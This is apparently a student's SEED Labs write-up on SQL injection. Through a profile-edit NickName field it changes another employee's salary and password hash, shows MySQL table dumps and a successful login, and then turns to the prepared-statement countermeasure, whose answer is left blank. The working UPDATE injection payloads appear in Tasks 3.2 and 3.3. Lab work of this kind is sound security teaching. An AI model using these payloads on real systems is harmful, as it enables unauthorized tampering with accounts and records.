


Alice's Profile Edit

NickName	alary='1' where name='Boby'; #'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs


Boby’s salary after the update:



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

- **Observations:**

  i. **SQL Injection Payload:** The purpose of the injected payload ', Salary='1' where name='Boby'; #' is to modify the database's salary column for the "Boby" user. The payload effectively reduces the salary to a minimal amount by setting it to $1.

  ii. **Direct Impact on Database:** By altering the targeted person's salary information, the successful execution of this SQL injection attack has a direct impact on the database's integrity. The attacker obtains unauthorized access to modify private data kept in the database by taking advantage of the vulnerability.

  iii. **Absence of Authorization Checks:** The application's access control measures have a serious security gap, as evidenced by the attacker's ability to change the salary of any user, including their boss. Users should not be able to access or alter data that they are not permitted to change if proper authorization checks are in place.

2.3.3 Task 3.3: Modify other people' password


After changing Boby's salary, you are still disgruntled, so you want to change Boby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Boby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the `unsafe_edit_backend.php` code to see how password is being stored. It uses `SHA1` hash function to generate the hash value of password.

To make sure your injection string does not contain any syntax error, you can test your injection string on MySQL console before launching the real attack on our web application.

- **Ans:**

Here, we attempt to modify another user's password. To modify another user's password, we must encrypt the password with SHA1. To do so, we need to create a php file to generate the password.

PHP file to generate the password:




```
<?php
echo sha1("BobyPasswordChanged");
echo "\n";
?>
```

```
[04/24/24]seed@VM:~$ cd Lab_4/
[04/24/24]seed@VM:~/Lab_4$ php PassGenerate.php
b85176b77fc18ae7f3b3531cd4cc1f033ff7f5e0
[04/24/24]seed@VM:~/Lab_4$
```

After executing the code, we got our new password as "b85176b77fc18ae7f3b3531cd4cc1f033ff7f5e0".


Boby's password before the update:



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)
```

- **Command:**


',Password=' b85176b77fc18ae7f3b3531cd4cc1f033ff7f5e0' where name='Boby'#'



Alice's Profile Edit


NickName	)33ff7f5e0' where name='Boby'#'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Boby's password after the update:



```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  50000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |             |         |       |          | b85176b77fc18ae7f3b3531cd4cc1f033ff7f5e0 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Trying to login into Boby's account using the updated password and it was successful as shown below:



Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

- **Observations:**

i. **SQL Injection Exploitation**: The given command shows how to take advantage of a SQL injection vulnerability to alter the password for the "Boby" user. The attacker changes the password field in the database for the targeted user by injecting the malicious code ',Password='b85176b77fc18ae7f3b3531cd4cc1f033ff7f5e0' where name='Boby'#'.

ii. **Direct Effect on Account Security:** If the attacker is successful in changing Boby's password, they are able to access Boby's account without authorization, which puts his security at risk. This gives the attacker access to Boby's account and opens the door to other possible malicious activities, such as gaining access to private data or changing it.

iii. **Database Record Modification:** As a result of the SQL injection attack's successful execution, Boby's account's database records have been altered. This illustrates how sensitive data kept in databases may be manipulated and compromised using SQL injection vulnerabilities.

2.4 Task 4: Countermeasure - Prepared Statement

The fundamental problem of the SQL injection vulnerability is the failure to separate code from data. When constructing a SQL statement, the program (e.g. PHP program) knows which part is data and which part is code. Unfortunately, when the SQL statement is sent to the database, the boundary has disappeared; the boundaries that the SQL interpreter sees may be different from the original boundaries that was set by the developers. To solve this problem, it is important to ensure that the view of the boundaries are consistent in the server-side code and in the database. The most secure way is to use *prepared statement*.

To understand how prepared statement prevents SQL injection, we need to understand what happens when SQL server receives a query. The high-level workflow of how queries are executed is shown in Figure 3. In the compilation step, queries first go through the parsing and normalization phase, where a query is checked against the syntax and semantics. The next phase is the compilation phase where keywords (e.g. SELECT, FROM, UPDATE, etc.) are converted into a format understandable to machines. Basically, in this phase, query is interpreted. In the query optimization phase, the number of different plans are considered to execute the query, out of which the best optimized plan is chosen. The chosen plan is store in the cache, so whenever the next query comes in, it will be checked against the content in the cache; if it's already present in the cache, the parsing, compilation and query optimization phases will be skipped. The compiled query is then passed to the execution phase where it is actually executed.

Prepared statement comes into the picture after the compilation but before the execution step. A prepared statement will go through the compilation step, and be turned into a pre-compiled query with empty placeholders for data. To run this pre-compiled query, data need to be provided, but these data will not go through the compilation step; instead, they are plugged directly into the pre-compiled query, and are sent to the execution engine. Therefore, even if there is SQL code inside the data, without going through the compilation step, the code will be simply treated as part of data, without any special meaning. This is how prepared statement prevents SQL injection attacks.

Here is an example of how to write a prepared statement in PHP. We use a SELECT statement in the following example. We show how to use prepared statement to rewrite the code that is vulnerable to SQL injection attacks.

```
$sql = "SELECT name, local, gender
        FROM USER_TABLE
        WHERE id = $id AND password ='$pwd' ";
$result = $conn->query($sql))
```

The above code is vulnerable to SQL injection attacks. It can be rewritten to the following

```
$stmt = $conn->prepare("SELECT name, local, gender
                        FROM USER_TABLE
                        WHERE id = ? and password = ? ");
// Bind parameters to the query
$stmt->bind_param("is", $id, $pwd);
$stmt->execute();
$stmt->bind_result($bind_name, $bind_local, $bind_gender);
$stmt->fetch();
```


Using the prepared statement mechanism, we divide the process of sending a SQL statement to the database into two steps. The first step is to only send the code part, i.e., a SQL statement without the actual the data. This is the prepare step. As we can see from the above code snippet, the actual data are replaced by question marks (?). After this step, we then send the data to the database using `bind_param()`. The database will treat everything sent in this step only as data, not as code anymore. It binds the data to the corresponding question marks of the prepared statement. In the `bind_param()` method, the first argument "`is`" indicates the types of the parameters: "`i`" means that the data in `$id` has the integer type, and "`s`" means that the data in `$pwd` has the string type.

For this task, please use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited by you in the previous tasks. Then, check whether you can still exploit the vulnerability or not.

- **Ans:**

